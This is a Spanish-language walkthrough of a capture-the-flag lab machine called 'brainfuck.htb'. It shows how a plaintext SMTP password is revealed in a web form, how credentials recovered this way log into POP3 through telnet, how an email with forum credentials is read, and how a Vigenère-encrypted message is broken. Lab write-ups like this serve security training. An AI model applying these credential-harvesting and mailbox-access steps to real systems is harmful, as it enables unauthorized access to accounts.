
Aca encontramos un SMTP password




como en la pagina inicial de facebook de hace algunos años sacamos la credencial en texto plano




aca cambiamos el type por text



ahora nos conectamos por smtp Pop3 con telnet
https://book.hacktricks.xyz/network-services-pentesting/pentesting-pop
telnet 10.10.10.17 110
USER orestis
PASS kHGuERB29DNiNE


telnet 10.10.10.17 110
Trying 10.10.10.17...
Connected to 10.10.10.17.
Escape character is '^]'.
+OK Dovecot ready.
USER orestis
+OK
password kHGuERB29DNiNE
-ERR Unknown command.
PASS kHGuERB29DNiNE
+OK Logged in.


list
retr 1




validamos el segundo


```
--The WordPress Team
https://wordpress.org/
.
retr 2
+OK 514 octets
Return-Path: <root@brainfuck.htb>
X-Original-To: orestis
Delivered-To: orestis@brainfuck.htb
Received: by brainfuck (Postfix, from userid 0)
        id 4227420AEB; Sat, 29 Apr 2017 13:12:06 +0300 (EEST)
To: orestis@brainfuck.htb
Subject: Forum Access Details
Message-Id: <20170429101206.4227420AEB@brainfuck>
Date: Sat, 29 Apr 2017 13:12:06 +0300 (EEST)
From: root@brainfuck.htb (root)

Hi there, your credentials for our "secret" forum are below :)

username: orestis
password: kIEnnfEKJ#9UmdO

Regards
.
```

Tenemos otras credenciales de un forum recordando este se encontraba en el subdomain secret allí ingreso credencial







Identificamos un lenguaje raro en el forum key al principio creí que era ruso




Decrypt Vigenere

Lo primero que se me ocurrió es que utilizaba cifrado root13, pero no sirvió y al validar que tanto el foro de key como el de SSH el usuario orestis habla de forma diferente, pero utiliza un mismo orden la última palabra no debería cambiar, pareciera como un saludo final que no cambia.






Entonces probamos intentando decifrar con algoritmo vigenere
https://www.dcode.fr/cifrado-vigenere




Vigenere tiene un problema y es que necesitamos una clave tanto para cifrar como para descifrar, sin embargo, se puede sacar la clave si se conoce el texto de entrada y de salida, añadiendo uno de los dos en entrada y otro en la clave.
Entonces añado el texto cifrado y en clave ingreso lo descrito por orestis en el foro de SSH y le doy a descifrar.


Vemos que la cadena mybrainfuck se repite varias veces esa la colocamos ahora en clave.



